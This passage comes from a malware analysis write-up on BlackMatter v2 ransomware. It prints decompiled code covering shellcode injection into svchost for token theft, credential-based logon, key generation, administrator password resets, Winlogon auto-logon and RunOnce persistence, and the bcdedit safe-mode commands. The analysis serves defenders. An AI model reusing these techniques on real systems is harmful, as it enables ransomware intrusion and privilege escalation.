     goto LABEL_11;
 }
 UniqueProcessId = sys_proc_info_1->UniqueProcessId;
LABEL_11:
 w_RtlFreeHeap(sys_proc_info);
 return UniqueProcessId;
```


Figure 16: Retrieving Explorer's process ID.

Next, it calls **NtOpenProcess** with the process ID to get the process's handle and retrieves the process's token with **NtOpenProcessToken**.

Finally, **BlackMatter** calls **NtDuplicateToken** to duplicate the **Explorer's** token.

If this fails but the current process's token is a member of the administrators' group in the built-in domain, **BlackMatter** pulls some process injection shenaningans to retrieve a token of a **svchost.exe** process.

First, it uses the same trick in **Figure 16** to retrieve the process ID and handle of a **svchost.exe** process.




```
svchost_ID = get_svchost_ID();
if ( svchost_ID )
{
  svchost_ID_1 = svchost_ID;
  v13 = 0;
  ObjectAttributes.Length = 24;
  memset(&ObjectAttributes.RootDirectory, 0, 20);
  if ( !mw_NtOpenProcess(&ProcessHandle, 0x1FFFFF, &ObjectAttributes, &svchost_ID_1) )
  {
    svchost_ID_1 = NtCurrentTeb()->ClientId.UniqueProcess;
    v13 = 0;
    ObjectAttributes.Length = 24;
    memset(&ObjectAttributes.RootDirectory, 0, 20);
    if ( !mw_NtOpenProcess(&svchost_ProcessHandle_1, 0x1FFFFF, &ObjectAttributes, &svchost_ID_1) )
    {
      if ( !mw_NtDuplicateObject(svchost_ProcessHandle_1, svchost_ProcessHandle_1, ProcessHandle, &v14, 0, 0, 2) )
      {
```

Figure 17: Retrieving svchost.exe process ID and handle.

Next, it checks if the **svchost.exe** process is running as a 64-bit process.

If it is 64-bit, the malware decrypts two different shellcodes in memory. The raw shellcodes can be found here.


After allocating memory in the **svchost.exe** process using **NtAllocateVirtualMemory**, **BlackMatter** writes the first shellcode into the memory region of the second shellcode before setting up and executing the second shellcode.



```
 if ( process_is_WOW64 )
 {
   v18 = 513;
   if ( !mw_NtAllocateVirtualMemory(svchost_ProcessHandle_1, v16, 0, &v18, 0x3000, 4) )
   {
     v1 = decrypt_buffer(dword_4132BA);// shellcode 1: WTSQueryUserToken and NtDuplicateObject
     v2 = v1;
     if ( v1 )
     {
       mw_memcpy(v16[0], v1, 513);
       w_RtlFreeHeap(v2);
       v3 = v16[0];
       *(v16[0] + 9) = NtCurrentPeb()->SessionId;
       *(v3 + 13) = v14;
       v18 = 719;
       if ( !mw_NtAllocateVirtualMemory(svchost_ProcessHandle_1, &v15, 0, &v18, 12288, 64) )
       {
         v4 = decrypt_buffer(dword_4134BF);
         v5 = v4;                      // shellcode 2: injected into svchost, create thread to launch shellcode 1
         if ( v4 )
         {
           mw_memcpy(v15, v4, 719);
           w_RtlFreeHeap(v5);
           v6 = v15;
           *(v15 + 37) = ProcessHandle;
           *(v6 + 44) = v16[0];        // append shellcode 1 into shellcode 2 memory
           *(v6 + 51) = 513;
           thread_to_launch = (v6)();// launch shellcode 2
           v18 = 0;
           mw_NtFreeVirtualMemory(svchost_ProcessHandle_1, &v15, &v18, 0x8000);
         }
       }
```

Figure 18: Injecting 64-bit shellcodes into Svchost.


After being injected, the second shellcode allocates virtual memory in the **svchost** process using **NtAllocateVirtualMemory**, writes the first shellcode in using **NtWriteVirtualMemory**, and create a new thread to execute the first shellcode using **NtCreateThreadEx**.



```
v14[12] = a1;
api_resolve(eax0 - 5, 0x6C66511F);
*(_DWORD *)v12 = 0;
v9 = -1;
v2 = MEMORY[0xFFFFFFFE](-1, v12);
api_resolve(v2, 0xA1F1C90F);                    // NtAllocateVirtualMemory
v3 = MEMORY[0xFFFFFFFE](-1, *(_DWORD *)&v12[1]);
api_resolve(v3, 0x645626A9);                    // NtWriteVirtualMemory
v4 = MEMORY[0xFFFFFFFA](-1);
api_resolve(v4, 0x11EF4F13);                    // NtCreateThreadEx
v5 = ((int (__fastcall *)(_DWORD, _DWORD))sub_0)(*(_DWORD *)&v13[1], 0);
api_resolve(v5, 0x6EB0BA7F);                    // NtWaitForSingleObject
v6 = ((int (__fastcall *)(int, _DWORD))((char *)v14 + 1))(48, 0);
v7 = api_resolve(v6, 0x1A3FFD1A);               // NtQueryInformationThread
v8 = ((int (__thiscall *)(_DWORD))(v7 - 1))(*(_DWORD *)((char *)&v13[1] + 1));
api_resolve(v8, 0x21704299);                    // NtClose
v10 = 0;
((void (__fastcall *)(int, _BYTE *))v9)(0x8000, &v12[3]);
retaddr[0] = &loc_23;
v14[32] = 384;
JUMPOUT(0x1980);
```

Figure 19: Second shellcode launching first shellcode As Svchost.


The first shellcode calls **WTSQueryUserToken** to obtain the primary access token of the logged-on user and calls **NtDuplicateObject** to duplicate that token. This token is passed back into the main ransomware thread.



```
int __usercall sub_32@<eax>(int a1@<eax>)
{
  _DWORD *v1; // ebx
  int LoadLibraryA; // eax
  int v3; // eax
  int WTSQueryUserToken; // eax
  int v5; // eax
  int v6; // eax
  void (__thiscall *NtClose)(int); // edi
  _DWORD *v9; // [esp-4Ch] [ebp-4Ch]

  v1 = v9;
  LoadLibraryA = resolve_API_from_hash(a1, 0x27D05EB2);// LoadLibraryA
  v3 = ((int (__thiscall *)(_DWORD *))(LoadLibraryA - 1))(v9 + 7);
  WTSQueryUserToken = resolve_API_from_hash(v3, 0x1BBA51C2);// WTSQueryUserToken
  v5 = ((int (__fastcall *)(_DWORD, _DWORD *))(WTSQueryUserToken - 1))(*v1, v1 + 3);
  resolve_API_from_hash(v5, 0xA9FDF081);
  v6 = ((int (__fastcall *)(int, _DWORD))(v1[1] - 3))(-1, v1[3]);// NtDuplicateObject
  NtClose = (void (__thiscall *)(int))resolve_API_from_hash(v6, 0x1A3FFD1A);
  NtClose(v9[1] + 1);
  NtClose(v9[3] + 1);
  return v9[5] - 1;
}
```

Figure 20: First shellcode retrieving the primary access token of the logged-on user.

If the **svchost** process is running as a 32-bit process instead, the malware decrypts the third shellcode and manually creates a remote thread using **CreateRemoteThread** to launch it. This shellcode is basically just the 32-bit version of the first shellcode.



```
else
{
  v18 = 380;
  if ( !mw_NtAllocateVirtualMemory(svchost_ProcessHandle_1, &v17, 0, &v18, 0x3000, 4) )
  {
    v7 = decrypt_buffer(dword_41313A);// shellcode 3: 32-bit version of shellcode 1
                                      // WTSQueryUserToken and NtDuplicateObject
    v8 = v7;
    if ( v7 )
    {
      mw_memcpy(v17, v7, 380);
      w_RtlFreeHeap(v8);
      shellcode_3 = v17;
      *(v17 + 5) = NtCurrentPeb()->SessionId;
      *(shellcode_3 + 9) = v14;
      thread_to_launch = w_CreateRemoteThread(ProcessHandle, shellcode_3, 380);
      v18 = 0;
      mw_NtFreeVirtualMemory(svchost_ProcessHandle_1, &v17, &v18, 0x8000);
    }
  }
```

Figure 20: Launching the third shellcode.

Parsing Login Credentials

If the **ATTEMPT_LOGON_FLAG** is true and **LOGIN_CREDENTIALS** are provided in the configuration, the malware parses those credential data before attempting authentication.


The **LOGIN_CREDENTIALS** field is a **Base64**-encoded and encrypted buffer of strings, and each credential string is in the form below.

```
<username>@<domain>:password
```

Since this v2 sample doesn't have this field in its configuration, I just base the analysis on its code and others' reports for **BlackMatter v1**.

After decoding and decrypting the credentials, the malware iterates through each credential's username and password and calls **LogonUserW** to log in the local machine.


If the logging in is successful, **BlackMatter** allocates heap buffers and stores the valid credential's username, password, and domain name in there for later usage.


Decode and decrypt login creds
Parse username/password and attempt logging in
Store username and password if login successful

```
base64_decode(LOGIN_CREDENTIALS, login_creds_buffer);
w_RtlFreeHeap(LOGIN_CREDENTIALS);
decrypt_buffer_0(login_creds_buffer_1, base64_string_length);
LOGIN_CREDENTIALS = login_creds_buffer_1;
while ( 1 )
{
  mw_wcscpy(username, login_creds_buffer_1);
  password = mw_wcschr(username, ':');
  v4 = password;
  if ( password )
  {
    *password = 0;
    if ( mw_LogonUserW(username, 0, password + 1, 4, 0, &v12) )
      break;
  }
  login_creds_buffer_1 += 2 * mw_wcslen(login_creds_buffer_1) + 2;
  if ( !*login_creds_buffer_1 )
    goto LABEL_7;
}
v5 = mw_wcslen(v4 + 1);
RAW_PASSWORD = heap_decrypt(v4 + 1, 2 * v5 + 2);
v6 = mw_wcschr(username, '@');
*v6 = 0;
v7 = v6 + 1;
v8 = mw_wcslen(username);
RAW_USERNAME = heap_decrypt(username, 2 * v8 + 2);
v9 = mw_wcslen(v7);
RAW_DOMAINNAME = heap_decrypt(v7, 2 * v9 + 2);
EL_7:
w_RtlFreeHeap(LOGIN_CREDENTIALS);
```

Figure 22: Parsing credentials.

Next, it calls **NtQueryInformationToken** to query the authentication token's group information and checks if the token belongs to the **DOMAIN_ADMINS** group.




```
    login_token_handle = a1;
    v1 = 0;
  }
  else
  {
    v1 = mw_NtOpenProcessToken(-1, 8, &login_token_handle);
  }
  if ( !v1 )
  {
    mw_NtQueryInformationToken(login_token_handle, TokenGroups, &token_groups_handle, 4, &v8);
    token_groups_handle = w_RtlAllocateHeap(v8);
    if ( token_groups_handle )
    {
      if ( !mw_NtQueryInformationToken(login_token_handle, TokenGroups, token_groups_handle, v8, &v8) )
      {
        groups = token_groups_handle->Groups;
        group_count = token_groups_handle->GroupCount;
        while ( 1 )
        {
          Sid = groups->Sid;
          p_Attributes = &groups->Attributes;
          if ( Sid->SubAuthority[0] == 21 && *&Sid[2].Revision == 512 )// DOMAIN_ADMINS
            break;
          groups = (p_Attributes + 1);
          if ( !--group_count )
            goto LABEL_12;
        }
        v10 = 1;
      }
ABEL_12:
      w_RtlFreeHeap(token_groups_handle);
```

Figure 23: Check if account is in domain admins.

If the token belongs to the **DOMAIN_ADMINS** group, the malware calls **SHTestTokenMembership** to check if the token has **DOMAIN_ALIAS_RID_ADMINS** privilege.

If it does not have enough privilege, **BlackMatter** frees all the heap buffers storing the credential and does not user it later.



```
if ( ATTEMPT_LOGON_FLAG )
{
  LOGIN_TOKEN = parsing_login_credentials();
  if ( LOGIN_TOKEN )
  {
    if ( check_if_in_Domain_Admins(LOGIN_TOKEN) )
    {
      if ( !test_token_RID_admins() )       // test DOMAIN_ALIAS_RID_ADMINS
      {
        w_RtlFreeHeap(RAW_USERNAME);
        w_RtlFreeHeap(RAW_DOMAINNAME);
        w_RtlFreeHeap(RAW_PASSWORD);
        mw_NtClose(LOGIN_TOKEN);            // if not high enough priviledge,
                                            // just don't use the creds
        LOGIN_TOKEN = 0;
      }
    }
  }
```

Figure 24: Skip if credential doesn't have proper privilege.

Cryptographic Keys Setup

BlackMatter has multiple key buffers to use depending on the size of the file being encrypted.


Below is the layout of these buffers.

Code:

Copy to clipboard

```
struct KeyBuffer {
  DWORD RSA_encrypted_ChaCha20_matrix_Checksum;
  BYTE RSA_encrypted_ChaCha20_matrix[128];
  BYTE ChaCha20_Matrix[124];
}
```

To populate each of these, **BlackMatter** first randomly generates the **ChaCha20** matrix.




```
*matrix = hardware_gen_random();
matrix[1] = v2;
matrix[2] = hardware_gen_random();
matrix[3] = v3;
matrix[4] = hardware_gen_random();
matrix[5] = v4;
matrix[6] = hardware_gen_random();
matrix[7] = v5;
matrix[8] = hardware_gen_random();
matrix[9] = v6;
matrix[10] = hardware_gen_random();
matrix[11] = v7;
matrix[12] = hardware_gen_random();
matrix[13] = v8;
matrix[14] = hardware_gen_random();
matrix[15] = v9;
matrix[16] = hardware_gen_random();
matrix[17] = v10;
matrix[18] = hardware_gen_random();
matrix[19] = v11;
matrix[20] = hardware_gen_random();
matrix[21] = v12;
matrix[22] = hardware_gen_random();
matrix[23] = v13;
matrix[24] = hardware_gen_random();
matrix[25] = v14;
matrix[26] = hardware_gen_random();
matrix[27] = v15;
matrix[28] = hardware_gen_random();
result = *RSA_PUBLIC_KEY;
matrix[29] = *RSA_PUBLIC_KEY;
matrix[30] = v17 & 0xFFFFFF;
```

Figure 25: ChaCha20 matrix generation.

For **BlackMatter v2**, the matrix is 124-byte or 31-DWORD in length. The first 29 DWORDs in the buffer is randomly generated using assembly instructions **cpuid, rdrand, rdseed, and __rdtsc**. The 30th DWORD is the first 4 bytes in the **RSA** Public Key from the configuration, and the last DWORD contains 3 randomly generated bytes.

The raw matrix is copied to the last 124 bytes of the **RSA_encrypted_ChaCha20_matrix** buffer, and BlackMatter puts the encryption skipped size in the first DWORD of this buffer (0 if chunking is not enabled).

This buffer is then encrypted by the **RSA** public key from the configuration, and the malware generates and writes the encrypted result to the **RSA_encrypted_ChaCha20_matrix** field. It also generates the checksum of this encrypted buffer and writes it in the **RSA_encrypted_ChaCha20_matrix_Checksum** field.




```
v12 = 0;
populate_random_buffer(Salsa20_RAW_KEY, RSA_PUBLIC_KEY);
*RSA_ENCRYPTED_SALSA20_KEY = 0;                  // chunk size (0 when not chunking)
mw_memcpy(&RSA_ENCRYPTED_SALSA20_KEY[4], Salsa20_RAW_KEY, 0x7C);// copy raw key
RSA_crypt(RSA_ENCRYPTED_SALSA20_KEY, RSA_PUBLIC_KEY);// encrypt raw key
checksum = generate_checksum(RSA_ENCRYPTED_SALSA20_KEY, 128u);
if ( checksum )
{
  KEY_CHECKSUM = *checksum;                      // generate and write checksum
  w_RtlFreeHeap(checksum);
```

Figure 26: Key buffer generation.

BlackMatter randomly generates 11 different key buffers that are used depending on the size of the file to be encrypted.

Below is the list of skipped sizes **BlackMatter** uses.

- 0x0
- 0x200000
- 0x400000
- 0x800000
- 0x1000000
- 0x2000000
- 0x4000000
- 0x8000000
- 0x10000000
- 0x20000000
- 0x40000000



```
*&dword_414094 = 0x200000;
*&dword_414118 = 0x400000;
*&dword_41419C = 0x800000;
*&dword_414220 = 0x1000000;
*&dword_4142A4 = 0x2000000;
*&dword_414328 = 0x4000000;
*&dword_4143AC = 0x8000000;
*&dword_414430 = 0x10000000;
*&dword_4144B4 = 0x20000000;
*&dword_414538 = 0x40000000;
RSA_crypt(&dword_414094, RSA_PUBLIC_KEY);
RSA_crypt(&dword_414118, RSA_PUBLIC_KEY);
RSA_crypt(&dword_41419C, RSA_PUBLIC_KEY);
RSA_crypt(&dword_414220, RSA_PUBLIC_KEY);
RSA_crypt(&dword_4142A4, RSA_PUBLIC_KEY);
RSA_crypt(&dword_414328, RSA_PUBLIC_KEY);
RSA_crypt(&dword_4143AC, RSA_PUBLIC_KEY);
RSA_crypt(&dword_414430, RSA_PUBLIC_KEY);
RSA_crypt(&dword_4144B4, RSA_PUBLIC_KEY);
RSA_crypt(&dword_414538, RSA_PUBLIC_KEY);
v1 = generate_checksum(&dword_414094, 0x80u);
if ( v1 )
{
  dword_414090 = *v1;
  w_RtlFreeHeap(v1);
  v2 = generate_checksum(&dword_414118, 0x80u);
  if ( v2 )
  {
    dword_414114 = *v2;
```


Figure 27: Key buffer generation 2.

Safe Mode Reboot

If the command-line argument **-safe** is provided and the process's token belongs to **DOMAIN_ALIAS_RID_ADMINS**, **BlackMatter** attempts to force the system to reboot into safe mode in order to gain more privilege to execute itself.

Checking Computer Name

The malware gets the computer name with **GetComputerNameW** and compares its hash with the list of hashes from the **COMPUTERNAMES_TO_AVOID** field in the configuration. If the hash is in the list, **BlackMatter** skips this operation.



```
  reuslt = 0;
  v0 = COMPUTERNAMES_TO_AVOID;
  if ( COMPUTERNAMES_TO_AVOID )
  {
    ComputerNameW = w_GetComputerNameW();
    if ( ComputerNameW )
    {
      computer_name_hash = str_hashing(ComputerNameW, 0);
      do
      {
        computer_name_hash_to_avoid = *v0++;
        if ( !computer_name_hash_to_avoid )
        {
          reuslt = 0;
          goto LABEL_9;
        }
      }
      while ( computer_name_hash_to_avoid != computer_name_hash );
      reuslt = 1;
    }
LABEL_9:
    if ( ComputerNameW )
      w_RtlFreeHeap(ComputerNameW);
  }
  return reuslt;
}
```


Figure 28: Checking computer name.

Auto Logon Credential

Prior to activating safe mode, **BlackMatter** retrieves proper user credentials to modify the **Winlogon** registry key.

First, if **ATTEMPT_LOGON_FLAG** is true and the username, password, and domain name are properly parsed from the configuration, then the malware just uses those credentials.

If not, it calls **NetUserEnum** with a filter for normal accounts. **BlackMatter** iterates through user information entries until it finds one with the user ID of 500, which is the ID for normal users. If the account corresponding to this entry is disabled, the malware enables it manually by setting the flags in the user information entry.




```
if ( !mw_NetUserEnum(0, 3, FILTER_NORMAL_ACCOUNT, &user_info_buffer, -1, &entriesread, totalentries, &resume_handle) )
{
  user_info_buffer_1 = user_info_buffer;
  while ( user_info_buffer_1->usri3_user_id != 500 )// 500 is normal users
  {
    ++user_info_buffer_1;
    if ( !--entriesread )
      goto LABEL_23;
  }
  if ( (user_info_buffer_1->usri3_flags & UF_ACCOUNTDISABLE) != 0 )
    user_info_buffer_1->usri3_flags ^= 2u;  // if account is disable, enable it
```

Figure 29: Enumerating for normal user account.

Next, **BlackMatter** generates a new password for this account. The format of the password string is 3 random uppercase letters, 1 random character of **’#’** or **‘&’**, 3 random numbers, 1 random character of **’#’** or **‘&’**, and 4 random lowercase letters.

The malware updates the user account entry with this new password and calls **NetUserSetInfo** to udate the user account with the updated entry.



```
raw_password = generate_random_password();
user_info_buffer_1->usri3_password = raw_password;// set user account's password to the new password
raw_username = mem_duplicate(user_info_buffer_1->usri3_name, 0);
computername_Length = 128;
if ( mw_GetComputerNameW(computername, &computername_Length) )
{
  raw_domain_name = mem_duplicate(computername, 0);
  if ( mw_NetUserSetInfo(0, raw_username, 1, user_info_buffer_1, 0) )//
                                              // update the account with the updated entry
  {
    if ( raw_domain_name )
      w_RtlFreeHeap(raw_domain_name);
    if ( raw_username )
      w_RtlFreeHeap(raw_username);
    if ( raw_password )
      w_RtlFreeHeap(raw_password);
```


Figure 30: Generating new password and updating account.

Next, **BlackMatter** sets the following registry keys to these values.

- SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\AutoAdminLogon: "1"
- SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\DefaultUserName: Account username
- SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\DefaultDomainName: Account domain name
- SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\DefaultPassword: Account password

This sets the default credentials to the account that **BlackMatter** has control over (with the password from configuration or the newly generated password) and enables automatic admin logon upon reboot.

It also calls **LsaStorePrivateData** to store and protect the account's password locally.




```
decrypted_str = decrypt_buffer(dword_413CFD);// SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
if ( decrypted_str )
{
  if ( !mw_RegCreateKeyExW(0x80000002, decrypted_str, 0, 0, 0, 0x20106, 0, &winlogon_key, 0) )
  {
    w_RtlFreeHeap_0(&savedregs);
    decrypted_str = decrypt_buffer(dword_413D6D);// AutoAdminLogon
    if ( decrypted_str )
    {
      v8 = '1';
      if ( !mw_RegSetValueExW(winlogon_key, decrypted_str, 0, 1, &v8, 4) )// SET AutoAdminLogon = '1'
      {
        w_RtlFreeHeap_0(&savedregs);
        decrypted_str = decrypt_buffer(aSiok);// DefaultUserName
        if ( decrypted_str )
        {
          v0 = mw_wcslen(new_username);
          if ( !mw_RegSetValueExW(winlogon_key, decrypted_str, 0, 1, new_username, 2 * v0 + 2) )// set DefaultUserName to new username
          {
            w_RtlFreeHeap_0(&savedregs);
            decrypted_str = decrypt_buffer(aSiok_0);// DefaultDomainName
            if ( decrypted_str )
            {
              v1 = mw_wcslen(new_domainName);
              if ( !mw_RegSetValueExW(winlogon_key, decrypted_str, 0, 1, new_domainName, 2 * v1 + 2) )
              {
                w_RtlFreeHeap_0(&savedregs);
                decrypted_str = decrypt_buffer(aSiok_1);// DefaultPassword
                if ( decrypted_str )
                {
                  if ( w_LsaStorePrivateData(decrypted_str, new_password)// store new_password to DefaultPassword
```

Figure 31: Setting logon credentials and enabling auto admin logon.

RunOnce Registry Persistence

BlackMatter sets the value of the registry key **SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce** to its own executable path to automatically launch itself upon reboot in safe mode.

The registry key name is randomly generated in the format of 3 random uppercase letters, 3 random numbers, and 3 random lowercase letters.



```
v6 = 0;
runonce_key = 0;
random_format_string_type2 = 0;
runonce_key_str = decrypt_buffer(dword_413EA6);// SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
if ( runonce_key_str )
{
  if ( !mw_RegCreateKeyExW(HKEY_LOCAL_MACHINE, runonce_key_str, 0, 0, 0, 0x20006, 0, &runonce_key, 0) )
  {
    random_format_string_type2 = generate_random_regkey_name();
    if ( random_format_string_type2 )
    {
      ImagePathName = get_ImagePathName();
      v1 = mw_wcslen(ImagePathName);
      if ( !mw_RegSetValueExW(runonce_key, random_format_string_type2, 0, 1, ImagePathName, 2 * v1 + 2) )
        v6 = 1;
    }
  }
}
if ( random_format_string_type2 )
  w_RtlFreeHeap(random_format_string_type2);
if ( runonce_key_str )
  w_RtlFreeHeap(runonce_key_str);
if ( runonce_key )
  mw_NtClose(runonce_key);
return v6;
```

Figure 32: Persistence through registry.

Safe Boot Command Execution

Prior to executing commands to enable safe boot, **BlackMatter** sets up wallpaper operations that are documented here without calling **SystemParametersInfoW** to change the wallpaper.

If the enable flag being passed as a parameter is true, **BlackMatter** executes one of these commands with **WinExec** based on the OS version to enable safe mode reboot.

Code:

Copy to clipboard

```
- Below Windows Vista: bootcfg /raw /a /safeboot:network /id 1
- Windows Vista and above: bcdedit /set {current} safeboot network
```


If the enable flag being passed as a parameter is false, **BlackMatter** executes one of these commands with **WinExec** based on the OS version to disable safe mode reboot.

Code:

Copy to clipboard

```
- Below Windows Vista: bootcfg /raw /fastdetect /id 1
- Windows Vista and above: bcdedit /deletevalue {current} safeboot
```

Finally, it calls **NtShutdownSystem** to reboot the system.




```
safeboot_command = 0;
is_process_WOW64(-1, &process_is_WOW64);
if ( test_OS_version() < 0x3C )
{
  if ( enable_flag )
    v1 = &unk_413E57;                           // bootcfg /raw /a /safeboot:network /id 1
  else
    v1 = &unk_413E83;                           // bootcfg /raw /fastdetect /id 1
}
else if ( enable_flag )
{
  v1 = &unk_413DFF;                             // bcdedit /set {current} safeboot network
}
else
{
  v1 = &unk_413E2B;                             // bcdedit /deletevalue {current} safeboot
}
result = decrypt_buffer(v1);
safeboot_command = result;
if ( result )
{
  if ( process_is_WOW64 )
    mw_RtlWow64EnableFsRedirectionEx(1, &v3);
  mw_WinExec(safeboot_command, 0);
  mw_Sleep(300);
  if ( safeboot_command )
    w_RtlFreeHeap(safeboot_command);
  if ( process_is_WOW64 )
    mw_RtlWow64EnableFsRedirectionEx(v3, &v3);
  return mw_NtShutdownSystem(1);                // ShutdownReboot
}
```

Figure 33: Configuring system to boot into Safe Mode.

Setting Ransom Wallpaper

If the command-line argument **-wall** is provided, **BlackMatter** generates a Bitmap file and sets it as the wallpaper on the victim's computer.


First, using **NtQuerySystemInformation**, it queries all processes' information on the system and terminates all **Run Once Wrapper Utility** processes with the image name **runonce.exe** using **NtTerminateProcess**.



```
int terminate_runonce_exe()
{
  int i; // eax
  SYSTEM_PROCESS_INFORMATION *sys_proc_info_array_1; // ebx
  ULONG sys_proc_info_struct; // esi
  SYSTEM_PROCESS_INFORMATION *sys_proc_info_array; // [esp+8h] [ebp-8h]
  int v5; // [esp+Ch] [ebp-4h] BYREF

  v5 = 1024;
  sys_proc_info_array = w_RtlAllocateHeap(1024);
